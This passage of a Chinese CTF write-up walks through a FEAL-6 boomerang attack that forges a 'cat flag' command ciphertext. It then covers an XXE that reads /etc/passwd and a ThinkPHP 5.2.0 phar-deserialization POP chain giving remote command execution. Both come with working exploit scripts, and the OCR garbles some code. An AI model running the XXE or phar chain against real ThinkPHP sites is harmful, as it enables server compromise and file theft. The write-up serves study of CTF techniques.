    c2 = int(r.recvline().strip()[32:48], 16)
    return c2

def decrypt(cipher):
    r.sendline('/dec ' + '0'*32)
    p1 = int(r.recvline().strip()[16:32], 16)
    x = p1 ^ cipher

    r.sendline('/dec ' + '0'*32 + hex(x)[2:].zfill(16))
    p2 = int(r.recvline().strip()[32:48], 16)
    return p2
```

## 再来看如何获得flag:

```
def handle(self):
   if not self.proof_of_work():
       return
   self.subkey = self.genkeys()
   self.dosend(b"Welcome to the secret server.\nLet\'s boom!!!\n")
   while True:
      • try:
           cmd = self.recvall().strip()
           if cmd == b'/exit':
               self.dosend(b"Good bye!")
             break
           elif cmd.startswith(b'/enc '):
              msg = binascii.unhexlify( cmd[4:].strip() )
               enc = self.encrypt(msg)
               self.dosend( binascii.hexlify(enc) )
           elif cmd.startswith(b'/dec '):
               enc = binascii.unhexlify( cmd[4:].strip() )
               msg = self.decrypt(enc)
               self.dosend( binascii.hexlify(msg) )
           elif cmd.startswith(b'/cmd '):
               enc = binascii.unhexlify( cmd[4:].strip() )
               msg = Feal6.decrypt(int.from_bytes(enc[:8],'big'), self.subkey)
               msg = msg.to_bytes(8, 'big')
               bash_cmd = msg.strip(b'\x00').split()
               if bash cmd[0] not in [b'cat', b'ls', b'pwd']:
               out = subprocess.check_output(bash_cmd)
               self.dosend(out)
    else:
   break
     except Exception:
           self.dosend("Rua!!!")
           break
```

发过去的内容前5个字节只能是/enc , /dec , /cmd , /exit ,分别对应encrypt , decrypt , exec , exit功能。

- /exit:直接退出。
- /enc:将选项后面的字节传入encrypt函数,返回函数结果。
- /dec:将选项后面的字节传入decrypt函数,返回函数结果。
- /cmd:将选项后面的八字节先经过Feal6解密,解密后的结果的开头只能是cat, ls, pwd这三个命令,并执行。

我们可以通过上面那个获取任意c = Feal6.encrypt(m)来获取以上三个命令的密文,并发送过去/cmd  $\{Feal6.encrypt(cmd)\}$ 即可执行命令。

ls, pwd执行结果均没有问题,问题出在了cat无法执行。

百思不得其解。。。

后来在Feal6.py文件中发现了问题所在:

woc,原来出题人在这里有限制,无法对含有cat的明文进行Feal6加密!

我就说,不然这题也太水了,跟前面两道不是一个档次。原来出题人在这个地方有限制。。。

我们必须要获得cat flag被加密的密文,要绕过那个加密函数来获得密文。

加密模式那边肯定是无法获得这个密文的,那么问题很可能就出现在这个Feal6加密算法上!

Google搜到,Feal系列算法很菜,防不住很多攻击,最主要的就是差分攻击(Differential Cryptoanalysis)。


wiki里说只要100个明密文对,分分钟破解这个Feal-6。


当时已经半夜1, 2点了,实在肝不动了,以为这一题就是要先获取100个明密文对,然后本地算出subkeys,然后本地加密 cat flag获得密文。但又想了想,服务器连接时间是有限制的,破解subkeys应该还是要点时间的,好像不太可行。。

后来,看到官方wp说是Boomerang Attack,并找了几篇关于Feal-6的文章学习了一下。

- 由Feal-4密码算法浅谈差分攻击
- Differential Cryptanalysis of FEAL
- Boomerang Attack on FEAL-6

以及一个关于Boomerang Attack的youtube视频。





What a beautiful circuit!

## tql!!!

令PO = b'cat flag',我们要获取PO加密后的密文。

我们可以通过P0 -> P1 -> C1 -> C3 -> P3 -> P2 -> C2 -> C0来绕过。

具体内容可以看上面提供的资料。

## exp:

```
# python2
import string
from pwn import *
from itertools import product
import hashlib
from Crypto.Util.number import *
host, port = '', 10000
r = remote(host, port)
```


```
# context.log_level = 'debug'
def encrypt(plain):
  r.sendline('/enc ' + '0'*32)
   c1 = int(r.recvline().strip()[16:32], 16)
  r.sendline('/enc ' + '0'*32 + hex(c1 ^ plain)[2:].zfill(16) )
   c2 = int(r.recvline().strip()[32:48], 16)
   return c2
def decrypt(cipher):
   r.sendline('/dec ' + '0'*32)
   p1 = int(r.recvline().strip()[16:32], 16)
   x = p1 ^ cipher
   r.sendline('/dec ' + '0'*32 + hex(x)[2:].zfill(16))
   p2 = int(r.recvline().strip()[32:48], 16)
   return p2
# PoW
rcv = r.recvline().strip()
suffix = rcv.split('+')[1].split(')')[0]
dig = rcv.split('==')[1].strip()
for prefix in product(string.ascii_letters+string.digits, repeat=4):
   guess = ''.join(prefix)
   if hashlib.sha256(guess + suffix).hexdigest() == dig:
       break
r.sendline(guess)
\verb|r.recvuntil("Let's boom!!!\n")|\\
r.recvuntil('\n')
# construct payload
cat = 7161132565001953639
                             # b'cat flag'
delta = 0x0200000282808082
p0 = cat
p1 = cat ^ delta
c1 = encrypt(p1)
c3 = c1 ^ delta
p3 = decrypt(c3)
p2 = p3 ^ delta
c2 = encrypt(p2)
c0 = c2 ^d delta
r.sendline('/cmd ' + hex(c0)[2:].zfill(16))
r.interactive()
比赛结束后环境没了,只能本地测试,结果如下:
```

```
~/boom python exp.py
[+] Opening connection to 127.0.0.1 on port 10001: Done
[*] Switching to interactive mode
flag{123}
```

web

Ticket\_System

首先postXML页面存在有XXE漏洞,定义名为XXE的外部实体并尝试使用file协议将etc/passwd文件的内容取出,赋值给了实体,成功读取靶机/etc/passwd的内容




XXE漏洞存在,读取根目录下的hints.txt得知需要实现rce,此时联想到除了file协议XXE同样能执行phar协议,并且从报错页面得知thinkphp的版本为5.2.0,利用thinkphp

## 首先创建phar.php,文件内容如下

```
<?php
namespace think\process\pipes {
  class Windows
   {
       private $files;
       public function __construct($files)
           $this->files = array($files);
   }
}
namespace think\model\concern {
   trait Conversion
   {
       protected $append = array("Smile" => "1");
   trait Attribute
   {
       private $data;
       private $withAttr = array("Smile" => "system");
       public function get($system)
```


```
$this->data = array("Smile" => "$system");
        }
   }
}
{\tt namespace\ think}\ \{
   abstract class Model
        use model\concern\Attribute;
        use model\concern\Conversion;
   }
}
{\tt namespace think \backslash model} \{
   use think\Model;
   class Pivot extends Model
        public function __construct($system)
            $this->get($system);
   }
}
namespace {
   $Conver = new think\model\Pivot("ls");
   $payload = new think\process\pipes\Windows($Conver);
   @unlink("phar.phar");
   phar = new Phar("phar.phar"); //
   $phar->startBuffering();
   phar->setStub("GIF89a<?php __HALT_COMPILER(); ?>"); //\blacksquare\blacksquare stub
   $phar->setMetadata($payload); //■■■■meta-data■manifest
   phar-> addFromString("test.txt", "test"); // \blacksquare \blacksquare \blacksquare \blacksquare \blacksquare \blacksquare \blacksquare
   //
   $phar->stopBuffering();
   echo urlencode(serialize($payload));
}
?>
```




7,071 bytes | 1,117 millis

读取到根目录中存在有readflag程序,尝试调用,修改执行语句为./readflag

Ready



是\*ctf的一道原题,上传perl脚本后执行得到flag



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上一篇:深入浅出掌握DES原理下一篇:npm模块名中的命令注入漏洞分享

## 1. 4条回复



p1k\*\*\*\* 2019-11-17 16:37:18

因为是反过来看的所以是b1cx 这里没看懂,为啥要反过来看

0 回复Ta



飞将 2019-11-18 15:38:02

你再看看那个图片会发现,有一个菠萝,菠萝是倒过来的

0 回复Ta



<u>利华</u> 2019-11-19 22:51:03

tql

0 回复Ta



<u>LuCFa</u> 2019-11-20 08:53:33

躲在墙角,瑟瑟发抖

0 回复Ta

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